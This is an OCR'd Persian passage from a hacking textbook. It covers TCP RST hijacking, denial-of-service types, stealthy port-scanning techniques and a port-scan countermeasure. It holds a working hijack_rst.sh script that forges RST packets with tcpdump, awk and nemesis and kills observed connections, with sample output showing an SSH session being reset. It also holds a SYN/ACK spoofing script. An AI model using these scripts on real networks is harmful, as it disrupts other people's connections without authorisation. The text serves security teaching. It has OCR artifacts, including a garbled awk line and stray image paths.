این تاثیرات را می توان با ابزاری چون tcpdump و awk و nemesis اجرا کرد. ابـزار TCPDump جهـت اسـتراق ارتباطات استفاده می شود که این فرآیند را با فیلتر کردن بسته هایی با فلگ تنظیم شده ی ACK، انجـام مـی دهـد. این عمل را می توان با یک فیلتر بسته که سیزدهمین اوکتت موجود در هدر TCP را بررسی می کند، انجام داد. فلگ ها به ترتیب از چپ به راست به صورت URG، ACK، PSH، RST، SYN و FIN هستند: یعنـی اگـر فلـگ ACK روشن باشد، سیزدهمین هشتایی در باینری به صورت 00010000 است (که معادل ده دهی ۱۶ می باشد). اگر، هـم SYN، و هم ACK روشن باشد، سیزدهمین اوکتت در حالت باینری به صورت 00010010 ظاهر شده که معادل ده دهی ۱۸ است.

برای ایجاد فیلتری که بتواند بدون توجه به دیگر بیتها، در زمان روشن بودن فلگ ACK عمل کند، می تـوان عملگـر بیتی AND را استفاده کرد. AND کردن 00010010 با 00010000، تولید 00010000 را خواهد کرد، زیرا هنگام روشن بودن هر دو بیت، بیت ACK تنها بیت موجود خواهد بـود، یعنـی فیلتـر tcp[13] & 16 == 16، بـسته هـای تنظیم شده با فلگ ACK را صرف نظر از وضعیت دیگر فلگ ها، فیلتر میکند.

```
# tcpdump -S -n -e -l "tcp[13] & 16 == 16"
tcpdump: listening on eth0
22:27:17.437439 0:0:ad:d1:c7:ed 0:c0:f0:79:3d:30 0800 98: 192.168.0.193.22
>
192.168.0.118.2816: P 1986373934:1986373978(44) ack 3776820979 win 6432 (DF)
[tos
0x10]
22:27:17.447379 0:0:ad:d1:c7:ed 0:c0:f0:79:3d:30 0800 242: 192.168.0.193.22
>
192.168.0.118.2816: P 1986373978:1986374166(188) ack 3776820979 win 6432
(DF) [tos
0x10]
```

فلگ s– به tcpdump دستور چاپ کردن شماره های توالی مطلق را می دهد. فلگ n– برنامه tcpdump را از تبدیل آدرس ها به نام ها منع می کند. بعلاوه، فلگ e– برای چاپ کردن هدرِ سطح-اتـصال روی هـر dump line اسـتفاده میشود. فلگ 1- خط خروجی را بافر می کند، لذا می توان آنرا به ابزار دیگری مانند awk هدایت کرد (pipe).

awk یک ابزار اسکریپتی فوق العاده است کـه مـی تـوان آنـرا بـرای تفـسیر[80] خروجـی هـای tcpdump بـه منظـور استخراج آدرس مبدا و مقصد، پورت ها، آدرس های سخت افزاری و همچنین شماره های توالی و تصدیق بکار بـرد. شماره تصدیق در یک بسته خروجی از یک هدف، در حقیقت شماره توالی جدیدی است که بـرای بـسته پاسـخ خـود انتظار دارد. این اطلاعات را می توان با استفاده از نرم افزار Nemesis جهت شناور کردن یک بسته جعلی RST بکار برد. آنگاه، این بسته جعلی ارسال می شود و تمام ارتباطاتی که tcpdump یافته است، reset می شوند.

File: hijack_rst.sh

```
#!/bin/sh
tcpdump -S -n -e -l "tcp[13] & 16 == 16" | awk '{
# Output numbers as unsigned
  CONVFMT="%u";

# Seed the randomizer
  srand();

# Parse the tcpdump input for packet information
  dst_mac = $2;
  src_mac = $3;
  split($6, dst, ".");
  split($8, src, ".");
  src_ip = src[1]."src[2]."src[3]."src[4];
  dst_ip = dst[1]."dst[2]."dst[3]."dst[4];
```

[80] Parse

```
  src_port = substr(src[5], 1, length(src[5])-1);
  dst_port = dst[5];

# Received ack number is the new seq number
  seq_num = $12;

# Feed all this information to nemesis
  exec_string = "nemesis tcp -v -fR -S "src_ip" -x "src_port" -H "src_mac"
-D
"dst_ip" -y "dst_port" -M "dst_mac" -s "seq_num;

# Display some helpful debugging info.. input vs. output
  print "[in] "$1" "$2" "$3" "$4" "$5" "$6" "$7" "$8" "$9" "$10" "$11" "$12;
  print "[out] "exec_string;

# Inject the packet with nemesis
  system(exec_string);
}'
```

به محض اجرای این اسکریپت، تمام ارتباطات بمحض تشخیص، reset می گردند. یک نشست SSH بین 192.168.0.193 و 192.168.0.118، در مثال زیر reset شده است.

```
# ./hijack_rst.sh
tcpdump: listening on eth0
[in] 22:37:42.307362 0:c0:f0:79:3d:30 0:0:ad:d1:c7:ed 0800 74:
192.168.0.118.2819
> 192.168.0.193.22: P 3956893405:3956893425(20) ack 2752044079
[out] nemesis tcp -v -fR -S 192.168.0.193 -x 22 -H 0:0:ad:d1:c7:ed -D
192.168.0.118
-y 2819 -M 0:c0:f0:79:3d:30 -s 2752044079

TCP Packet Injection -=- The NEMESIS Project Version 1.4beta3 (Build 22)

               [MAC] 00:00:AD:D1:C7:ED > 00:C0:F0:79:3D:30
     [Ethernet type] IP (0x0800)

                [IP] 192.168.0.193 > 192.168.0.118
             [IP ID] 22944
          [IP Proto] TCP (6)
            [IP TTL] 255
            [IP TOS] 00
    [IP Frag offset] 0000
     [IP Frag flags]

          [TCP Ports] 22 > 2819
          [TCP Flags] RST
[TCP Urgent Pointer] 0
   [TCP Window Size] 4096

Wrote 54 byte TCP packet through linktype DLT_EN10MB.

TCP Packet Injected
[in] 22:37:42.317396 0:0:ad:d1:c7:ed 0:c0:f0:79:3d:30 0800 74:
192.168.0.193.22 >
192.168.0.118.2819: P 2752044079:2752044099(20) ack 3956893425
[out] nemesis tcp -v -fR -S 192.168.0.118 -x 2819 -H 0:c0:f0:79:3d:30 -D
192.168.0.193 -y 22 -M 0:0:ad:d1:c7:ed -s 3956893425

TCP Packet Injection -=- The NEMESIS Project Version 1.4beta3 (Build 22)

               [MAC] 00:C0:F0:79:3D:30 > 00:00:AD:D1:C7:ED
     [Ethernet type] IP (0x0800)
                [IP] 192.168.0.118 > 192.168.0.193
             [IP ID] 25970
          [IP Proto] TCP (6)
            [IP TTL] 255
```

```
            [IP TOS] 00
    [IP Frag offset] 0000
     [IP Frag flags]

         [TCP Ports] 2819 > 22
         [TCP Flags] RST
[TCP Urgent Pointer] 0
   [TCP Window Size] 4096
Wrote 54 byte TCP packet through linktype DLT_EN10MB.

TCP Packet Injected
```

۳,۵. تکذیب سرویس (Denial of Service)

شکل دیگری از حملات شبکه، تکذیب سرویس است. عملیات RST Hijacking معمولا شکلی از حملات تکذیب سرویس می باشد. در این فرآیند، حمله تکذیب سرویس به جای تلاش در سرقت اطلاعات، از دستیابی به یک سرویس یا منبع جلوگیری می کند. دو شکل اساسی از حملات تکذیب سرویس وجود دارند: آنهایی که سرویس ها را کرش و آنهایی که سرویس ها را غرقه (flood) می کنند.

در حقیقت، حملات تکذیب سرویسی که موجب *کرش کردن سرویس ها می شوند*، شبیه *اکسپلویت های برنامه ای* هستند و نه اکسپلویت های مبتنی بر شبکه. این حملات اغلب وابسته به پیاده سازی ضعیف توسط یک فروشنده خاص هستند. یک اکسپلویت سرریز بافر با عاملیت نادرست، معمولا به جای تغییر روند اجرا به شل-کد تزریق شده، تنها سیستم مقصد را کرش می کند. اگر این آسیب پذیری روی یک سرور باشد، آنگاه هیچ کس امکان دستیابی به آن سرویس را نخواهد داشت. حملات تکذیب سرویسِ کرش کننده ای از این نوع، معمولا ارتباط نزدیکی با یک برنامه خاص و یک نسخه خاص دارند. با این حال حملات معدودی از تکذیب سرویسِ کرش کننده وجود داشته اند که به دلیل اشتباهات شبکه ای یکسان، چندین فروشنده را تحت تاثیر قرار می دادند. اگرچه این خطاها در اغلب سیستم های عامل مدرن patch شده اند، اما همچنان مفید خواهد بود که درباره چگونگی استفاده از این تکنیک ها در وضعیت های مختلف فکر کنیم.

۳,۵,۱. حملات Ping Of Death

بر اساس ویژگی بسته های ICMP، پیام های ICMP Echo دارای 2^{16} یا 65,536 بایت داده در قسمت data هستند. قسمت data در بسته های ICMP معمولا چشم پوشی می شود، چون اطلاعات مهم در هدر قرار دارند. چندین سیستم عامل در صورت ارسال پیام های ICMP Echo با اندازه متجاوز از مقدار تعیین شده خود، کرش کردند. فوج عظیمی از پیام های ICMP Echo با اندازه های بزرگ، اصطلاحا Ping of Death نامیده شد. البته تقریبا تمامی سیستم های مدرن در مقابل این آسیب پذیری اصلاح شده اند.

۳,۵,۲. حملات TearDrop

حمله تکذیب سرویس دیگری از نوع کرش کننده به همان علت قبلی بوجود آمد که اینبار TearDrop نام گرفت. Teardrop ضعف دیگری را در پیاده سازی های چندین فروشنده در عملیات سرهم سازی قطعه های IP، اکسپلویت میکرد. معمولا هنگام قطعه قطعه شدن یک بسته، آفست های ذخیره شده در هدر، برای ساخت مجدد

بسته اصلی مرتب می شوند. حملات Teardrop چند قطعه را با آفست های مشترک می فرستاد که سبب کرش کردن پیاده سازی هایی که این شرط غیرمعمول را چک نکرده بودند، می شد.

۳,۵,۳. حملات Ping Flooding


حملات تکذیب سرویس از نوع فلاد، تلاشی بر کرش کردن یک منبع یا سرویس ندارند، بلکه آنها سعی می کنند با ارسال داده های بزرگتر از ظرفیت کانال، مشکلاتی برای سیستم مقصد فراهم سازند (اصطلاحا این عملیات را *overload کردن* می نامیم). به این صورت آن منبع یا سرویس امکان پاسخ گویی را نخواهد داشت. حملاتی از این دست می توانند سبب انسداد منابعی چون چرخه های پردازنده و پروسه های سیستمی شوند، اما یک حمله از نوع فلاد، سعی بر انسداد یک منبع شبکه را دارد.

ساده ترین فرم حملات فلاد، Ping Flood است. هدف این نوع حملات، استفاده بیش از حد از پهنای باند قربانی است، به طوریکه امکان عبور دیگر ترافیک های معتبر نخواهد بود. نفوذگر چندین بسته بزرگ پینگ را به قربانی می فرستد و پهنای باند ارتباطی شبکه قربانی را اشغال می کند.

واقعا چیز هوشمندانه ای در رابطه با این حمله وجود ندارد، کما اینکه می توان آنرا یک پیکار پهنای باند نام گذاشت؛ در چنین وضعیتی نفوذگر با پهنای باند بیشتر از قربانی، می تواند در مقایسه با قربانی اطلاعات بیشتری ارسال کند. بنابراین از رسیدن ترافیک های معتبر دیگر به سیستم قربانی جلوگیری می کند.

۳,۵,۴. حملات تشدیدی

راه هوشمندانه ای بدون نیاز به پهنای باند زیاد، برای اجرای حمله Ping Flood وجود دارد. یک حمله تشدیدی از عملیات جعل کردن (spoofing) و آدرس دهی انتشاری استفاده می کند و جریان ساده ای از بسته ها را به بیش از صد برابر تشدید خواهد کرد. نخست لازم است که یک سیستم تشدیدی هدف، یافت شود. این سیستم تشدیدی، شبکه ای است که امکان برقراری ارتباط با آدرس انتشاری را فراهم ساخته و همچنین دارای تعداد نسبتا زیادی میزبان فعال است. در این صورت، نفوذگر بسته های بزرگ ICMP Echo Request با آدرس جعلیِ منبع برابر با سیستم قربانی را به آدرس انتشاری شبکه تشدیدی ارسال می کند. تشدیدکننده این بسته ها را به تمام میزبان های موجود در شبکه تشدیدی انتشار می دهد. در نتیجه بسته های متناظر ICMP Echo Reply به آدرس منبع جعلی، که در واقع همان سیستم قربانی است، ارسال می شوند.



این تشدید ترافیکی به نفوذگر این امکان را می دهد که جریان نسبتا کوچکی از بسته های ICMP Echo Request را ارسال کند و در طرف مقابل، قربانی، بیش از صدها بسته ICMP Echo Reply دریافت خواهد کرد. این حمله را میتوان هم با بسته های ICMP و هم با بسته های UDP انجام داد که به ترتیب ***Smurf*** و ***Fraggle*** نام گرفته اند.

۳,۵,۵. حملات تکذیب سرویس توزیع یافته (DDoS)

یک حمله DDoS، نسخه توسعه یافته ای از حمله تکذیب سرویس از نوع فلاد است. چون مصرف پهنای باند، هدف حملات تکذیب سرویس از نوع فلاد می باشد، لذا هر قدر پهنای باند نفوذگر بیشتر باشد، به تبع آن می تواند خسارت بیشتری را وارد سازد. در یک حمله DDoS، نفوذگر ابتدا به تعدادی از میزبان های دیگر حمله کرده و دیمن هایی را بر روی آن ها نصب می کند. این دیمن ها تا زمان انتخاب یک قربانی توسط نفوذگر منتظر می مانند. نفوذگر از نوعی از برنامه کنترلی استفاده کرده و تمام این دیمن ها به طور همزمان حمله را با استفاده از نوعی از حملات تکذیب سرویس از نوع فلاد آغاز می کنند. نه تنها انجام حمله با تعداد زیادی از میزبان ها، تاثیر عملیات فلاد را چندین برابر میکنند، بلکه ردیابی نفوذگر نیز بسیار دشوار می گردد.

۳,۵,۶. حملات SYN Flooding

به جای مصرف و پر کردن پهنای باند، حمله SYN Flood در جهت تحلیل موقعیت ها در پشته TCP/IP گام بر میدارد. چون TCP ارتباطات را نگهداری می کند، بدیهی است که این ارتباطات (به همراه وضعیتشان) را باید از جایی ردگیری و دنبال کرد. پشته TCP/IP این کار را انجام می دهد، اما تعداد ارتباطاتی که یک پشته منفرد TCP می تواند دنبال کند محدود هستند و SYN Flood با استفاده از عملیات spoofing از این محدودیت سو استفاده می کند.

نفوذگر سیستم قربانی را با بسته های بیشماری از SYN، فلاد می کند. چون بسته SYN برای شروع ارتباط TCP استفاده می شود، لذا سیستم قربانی به عنوان پاسخ یک بسته SYN/ACK را به آدرس جعلی ارسال می کند و منتظر بسته ACK می ماند. هر یک از این ارتباطات نیمه باز (که در حالت انتظار به سر می برند)، در یک صف انباشته می شوند که فضای محدودی دارد. چون آدرس منبع جعلی عملا وجود خارجی ندارد، لذا پاسخ های ACK که برای حذف این entry ها از انباره و کامل کردن ارتباط نیاز هستند، هرگز نخواهند رسید. در عوض، برای حذف هر ارتباط نیمه باز از صف، باید زمان تعیین شده به عنوان Time-Out سپری شود که زمان نسبتا زیادی است.

مادامی که نفوذگر به فلاد کردن سیستم قربانی با بسته جعلی SYN ادامه می دهد، انباره ی صف پر می شود. این مسئله تقریبا امکان رسیدن بسته های واقعی SYN و شروع ارتباط های معتبر TCP/IP را از سیستم قربانی سلب میکند.

۳,۶. پویش پورت

پویش پورت راهی است برای تشخیص پورت هایی که در حال شنود و پذیرای ارتباط هستند. چون بسیاری از سرویسها روی پورت های استاندارد اجرا می شوند، لذا با استفاده از این اطلاعات می توان فهمید که کدام سرویس در حال اجرا است. ساده ترین شکل پویش پورت، تلاش برای باز کردن ارتباطات TCP با تمام پورت های ممکن روی سیستم هدف است. اگرچه این کار موثر است، اما قابل تشخیص و ردیابی می باشد. بعلاوه، هنگامی که ارتباط

برقرار می شود، سرویسها معمولا آدرس IP را لاگ برداری می کنند. برای اجتناب از ردیابی، چندین تکنیک زیرکانه در پویش پورت مطرح شده است که به توضیح آنها می پردازیم.

۳,۶,۱. پویش Stealth SYN

بعضی مواقع، پویش SYN را پویش نیمه-باز نیز می نامند، زیرا در این عملیات ارتباط TCP کامل، برقرار نمی شود. دست تکانی TCP/IP را بیاد آورید:
هنگامی یک ارتباط کامل برقرار میشود که: ابتدا یک بسته SYN فرستاده، سپس یک بسته SYN/ACK برگردانده شود. در گام سوم نیز یک بسته ACK برای تکمیل دست تکانی و برقراری ارتباط، بازگردانده می شود. پویش SYN دست تکانی را کامل نخواهد کرد، لذا هرگز ارتباط کامل برقرار نخواهد گشت. در عوض، فقط بسته ی SYN اولیه ارسال و پاسخ بررسی می گردد. اگر بسته SYN/ACK به عنوان پاسخ دریافت شود، در این صورت آن پورت بایستی پذیرای ارتباط باشد. این حالت ثبت شده و یک بسته RST برای فسخ ارتباط ارسال می شود تا با اینکار از تکذیب سرویس ناگهانی سرویس جلوگیری به عمل آید.

۳,۶,۲. پویش های FIN، X-mas و Null

در مقابل پویش SYN، ابزارهایی برای ردیابی و لاگ برداری ارتباطات نیمه باز وجود دارند. بنابراین، مجموعه تکنیک دیگری جهت پویش پورت ها به صورت پنهان ایجاد شدند: پویش های FIN، X-mas و Null. تمامی این تکنیک ها، با ارسال یک بسته بیهوده به تمام پورت های سیستم هدف رابطه دارند. اگر پورتی در حال شنود باشد، این بسته ها کنار گذاشته می شوند. اما اگر پورت بسته باشد، یک بسته RST برای نفوذگر ارسال می شود. می توان از این تفاوت بدون نیاز به باز کردن ارتباط، در راستای بررسی پورت هایی که پذیرای ارتباط هستند استفاده کرد.
پویش FIN، یک بسته FIN را ارسال می کند و پویش X-mas بسته ای را با فلگ های FIN، URG و PSH ارسال میدارد (دلیل نام گذاری این تکنیک آن است که فلگ های ذکر شده مانند یک درخت کریسمس در فیلدهای فلگ در بسته IP قرار گرفته اند). پویش Null نیز یک بسته فاقد فلگ را می فرستد. اگرچه، این نوع پویش ها مخفیانه تر هستند، اما هنوز هم غیرقابل اطمینان اند. برای مثال، پیاده سازی ماکروسافت از TCP، بسته های RST را آنطور که انتظار می رود ارسال نمی کند، لذا این شکل از تکنیک های پویش بلا فایده خواهند بود.

۳,۶,۳. جعل طعمه ها

روش دیگر برای جلوگیری از ردیابی، مخفی شدن در بین چند طعمه است. این تکنیک ارتباطات را از آدرس IP طعمه های مختلف در هر ارتباط حقیقی پویش پورت جعل می کند. به پاسخهای ارتباطات جعلی نیازی نیست، چون تنها نقش آنها گمراه کردن است. به هر حال، آدرس جعلیِ طعمه ها، باید از آدرس های IP حقیقی مربوط به میزبان های زنده استفاده کنند. در غیراین صورت امکان آن می رود که هدف ناگها تحت حملات SYN Flood قرار گیرد.

۳,۶,۴. پویش بیکار

پویش *بیکار (Idle)*، راهی است برای پویش هدف که با رعایت روند تغییرات در میزبان بیکار، از بسته های جعلی از یک میزبان بیکار استفاده می کند. نفوذگر باید یک میزبان قابل استفاده و بیکار را بیابد که ترافیک دیگری را


دریافت یا ارسال نمی کند. همچنین باید دارای یک پیاده سازی TCP باشد که شناسه های IP قابل پیشگویی را با افزایش معینی به ازای هر بسته تولید کند. شناسه های IP باید در هر بسته و در هر نشست یکتا باشند که معمولا روی ویندوز های ۹۵ و ۲۰۰۰ به ترتیب به تعداد ۱ و ۲۵۴ واحد (بسته به مدل ترتیب بایت) افزایش می یابند. شناسه های IP قابل پیشگویی تا کنون هرگز ریسک امنیتی محسوب نشده اند و تکنیک پویش بیکار از این تصور غلط سو استفاده می کند.

ابتدا نفوذگر شناسه IP فعلی میزبان بیکار را با تماس با آن بدست می آورد. این کار با ارسال یک بسته درخواست نشده SYN یا SYN/ACK و مشاهده شناسه IP در پاسخ ارسال شده انجام می شود. با چند بار تکرار این روند، می توان مقدار افزایشی را که شناسه IP به ازای هر بسته تغییر می کند تعیین کرد. آنگاه نفوذگر یک بسته جعل شده SYN حاوی آدرس IP میزبان را به پورتی روی سیستم هدف می فرستد. بسته به در حال شنود بودن یا نبودن آن پورت، دو حالت رخ می دهد:

اگر پورت در حال شنود باشد، یک بسته SYN/ACK به میزبان بیکار ارسال می شود. اما چون میزبان بیکار در عمل بسته SYN اولیه را ارسال نکرده بود، لذا این پاسخ برای میزبان بیکار غیر قابل درخواست بوده و آنرا با ارسال یک بسته RST پاسخ می دهد.

اگر پورت در حال شنود نباشد، ماشین هدف، یک بستهRST را به میزبان بیکار ارسال می کند این بسته احتیاج به پاسخ ندارد.

در این لحظه نفوذگر برای تعیین مقدار افزایش شناسه IP، مجددا با میزبان بیکار ارتباط برقرار می سازد. اگر شناسه فقط با یک فاصله افزایش یافته باشد، میزبان بیکار، هیچ بسته دیگری را بین دو عملیات بازرسی ارسال نمی کند و این یعنی. پورت روی سیستم هدف بسته است. اگر شناسه IP با دو فاصله افزایش یافته باشد، احتمالا سیستم بیکار یک بسته (احتمالا یک بسته RST) را بین دو عملیات بازرسی ارسال کرده است و این یعنی، پورت روی سیستم هدف باز است. در تصویر زیر مراحل هر دو پیشامد ممکن را شرح داده ایم:



البته، در صورتی که میزبان بیکار، عملا بیکار نباشد، نتایج دریافتی نادرست خواهد بود. اگر ترافیک کمی روی میزبان بیکار در جریان باشد، امکان ارسال چندین بسته به هر پورت خواهد بود. مثلا در صورتی که ۲۰ بسته ارسال شوند، آنگاه بایستی شاهد یک افزایشی ۲۰ مرحله ای برای یک پورت باز باشیم و برای یک پورت بسته هیچ افزایشی در کار نخواهد بود. حتی در صورتی که ترافیک کمی روی میزبان بیکار وجود داشته باشد، مثلا یک یا دو بسته که به عملیات پویش ارتباطی ندارند، آنگاه این تفاوت به اندازه کافی بزرگ خواهد بود که ردیابی ممکن باشد.

اگر این تکنیک بطور صحیح روی یک میزبان بیکار فاقد امکانات لاگ برداری اعمال شود، نفوذگر می تواند بدون فاش شدن آدرس IP خود، هر هدفی را پویش کند.

۳,۶,۵. دفاع فرا عملیاتی (Proactive) یا پوششی (shroud)

پویش های پورت اغلب قبل از حمله و جهت نقشه برداری از سیستم ها استفاده می گردند. دانستن باز بودن پورت ها، به نفوذگر اجازه تعیین کردن حمله به سرویس های مشخص را خواهد داد. بسیاری از سیستم های تشخیص نفوذ

طرقی را برای ردیابی پویش های پورت ارائه می دهند، اما این کار زمانی امکان پذیر است که اطلاعاتی راجع به آن تکنیک پویش پورت در دست باشد. در زمان نوشتن این فصل، در فکر این مطلب بودم که آیا ممکن است قبل از رخداد پویش های پورت، بتوان جلوی آنها را گرفت. علم هک و امنیت با ایده های جدید رشد می کند، لذا روشی ساده را جهت دفاع در مقابل پویش های پورت بررسی می کنیم.

ابتدا ذکر این نکته ضروری است که می توان با تغییری ساده در هسته مانع پویش های FIN، Null و X-mas شد. در صورتی که هسته، بسته های reset را تحت هیچ شرایطی ارسال نکند، این پویش ها هیچ نتیجه ای در بر نخواهند داشت. در مثال زیر، ما از grep جهت یافتن کد مسئول هسته جهت ارسال بسته های reset استفاده کرده ایم:

```
# grep -n -A 12 "void.*send_reset" /usr/src/linux/net/ipv4/tcp_ipv4.c
1161:static void tcp_v4_send_reset(struct sk_buff *skb)
1162-{
1163-   struct tcphdr *th = skb->h.th;
1164-   struct tcphdr rth;
1165-   struct ip_reply_arg arg;
1166-
1167-   return; // Modification: Never send RST, always return.
1168-
1169-   /* Never send a reset in response to a reset. */
1170-   if (th->rst)
1171-   return;
1172-
1173-   if (((struct rtable*)skb->dst)->rt_type != RTN_LOCAL)
```

با اضافه کردن دستور return (بخ صورت ضخیم نمایش یافته است)، بجای انجام کارهای دیگر، تابع هسته ای tcp_v4_send_reset() اجرا می شود. پس از کامپایل مجدد، هسته ای را در اختیار خواهیم داشت که بسته های reset را ارسال نمی کند و به این طریق مانع از فاش شدن اطلاعات می شود.

```
FIN scan before the kernel modification:

# nmap -vvv -sF 192.168.0.189

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Host (192.168.0.189) appears to be up ... good.
Initiating FIN Scan against (192.168.0.189)
The FIN Scan took 17 seconds to scan 1601 ports.
Adding open port 22/tcp
Interesting ports on (192.168.0.189):
(The 1600 ports scanned but not shown below are in state: closed)
Port       State       Service
22/tcp     open        ssh

Nmap run completed -- 1 IP address (1 host up) scanned in 17 seconds
#

FIN scan after the kernel modification:

# nmap -sF 192.168.0.189

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
All 1601 scanned ports on (192.168.0.189) are: filtered

Nmap run completed -- 1 IP address (1 host up) scanned in 100 seconds
#
```

این تغییر برای پویش های مبتنی بر بسته های RST کار می کند، اما جلوگیری از نشت اطلاعات در پویش های SYN و ارتباط-کامل اندکی دشوارتر است. برای حصول اطمینان از عاملیت، پورت های باز بایستی با بسته های SYN/ACK پاسخگو باشند. اما در صورتی که تمام پورت های بسته نیز با این بسته ها پاسخگو باشند، اطلاعات

مفیدی که نفوذگر می تواند از این گونه پویش ها بدست آورد به حداقل می رسد. باز کردن هر پورت کارآیی بزرگی را سبب می شود، اما مطلوب کار ما نخواهد بود. احتمالا امکان انجام این کار بدون استفاده از پشته TCP امکان پذیر است و ظاهرا از عهده یک اسکریپت Nemesis بر می آید:

```
File: shroud.sh

#!/bin/sh
HOST="192.168.0.189"
/usr/sbin/tcpdump -e -S -n -p -l "(tcp[13] == 2) and (dst host $HOST)
and !(dst
port 22)" | /bin/awk '{
# Output numbers as unsigned
  CONVFMT="%u";
# Seed the randomizer
  srand();

# Parse the tcpdump input for packet information
  dst_mac = $2;
  src_mac = $3;
  split($6, dst, ".");
  split($8, src, ".");
  src_ip = src[1]."."src[2]."."src[3]."."src[4];
  dst_ip = dst[1]."."dst[2]."."dst[3]."."dst[4];
  src_port = substr(src[5], 1, length(src[5])-1);
  dst_port = dst[5];

# Increment the received seq number for the new ack number
  ack_num = substr($10,1,index($10,":")-1)+1;
# Generate a random seq number
  seq_num = rand() * 4294967296;

# Feed all this information to nemesis
  exec_string = "nemesis tcp -v -fS -fA -S "src_ip" -x "src_port" -H
"src_mac" -D
"dst_ip" -y "dst_port" -M "dst_mac" -s "seq_num" -a "ack_num;

# Display some helpful debugging info.. input vs. output
  print "[in] "$1" "$2" "$3" "$4" "$5" "$6" "$7" "$8" "$9" "$10;
  print "[out] "exec_string;

# Inject the packet with nemesis
  system(exec_string);
}'
```

برای اجرای این اسکریپت، باید حصول اطمینان از تنظیم متغیر HOST به آدرس IP فعلی خودتان انجام شود. مجددا سیزدهمین هشتایی برای یک فیلتر tcpdump استفاده می شود. اینبار، این فیلتر تنها بسته هایی را قبول می کند که مقصدشان برای آدرس IP میزبان معلوم باشد، روی پورتی به غیر از ۲۲ باشد و تنها فلگ SYN آن روشن باشد. این کار تلاش برای پویش های SYN، full-connect و هر نوع دیگر از تلاش های ارتباطی را خنثی می کند. سپس اطلاعات بسته ای بواسطه awk تفسیر شده و به nemesis داده می شود تا یک بسته پاسخ SYN/ACK ظاهرا واقعی را شناور سازد. از پورت ۲۲ باید اجتناب شود، چرا که از قبل SSH روی آن پاسخگو است. تمام این عملیات بدون استفاده از پشته TCP انجام می شوند.

با اجرای اسکریپت shroud، یک اعلان ارتباط تلنت جهت اتصال ظاهر می شود، اگرچه ماشین میزبان در حال شنود نیست. این مطلب در زیر نمایش داده می شود:

```
From overdose @ 192.168.0.193:

overdose$ telnet 192.168.0.189 12345
Trying 192.168.0.189...
Connected to 192.168.0.189.
Escape character is '^]'.
```

```
^]
telnet> q
Connection closed.
overdose$

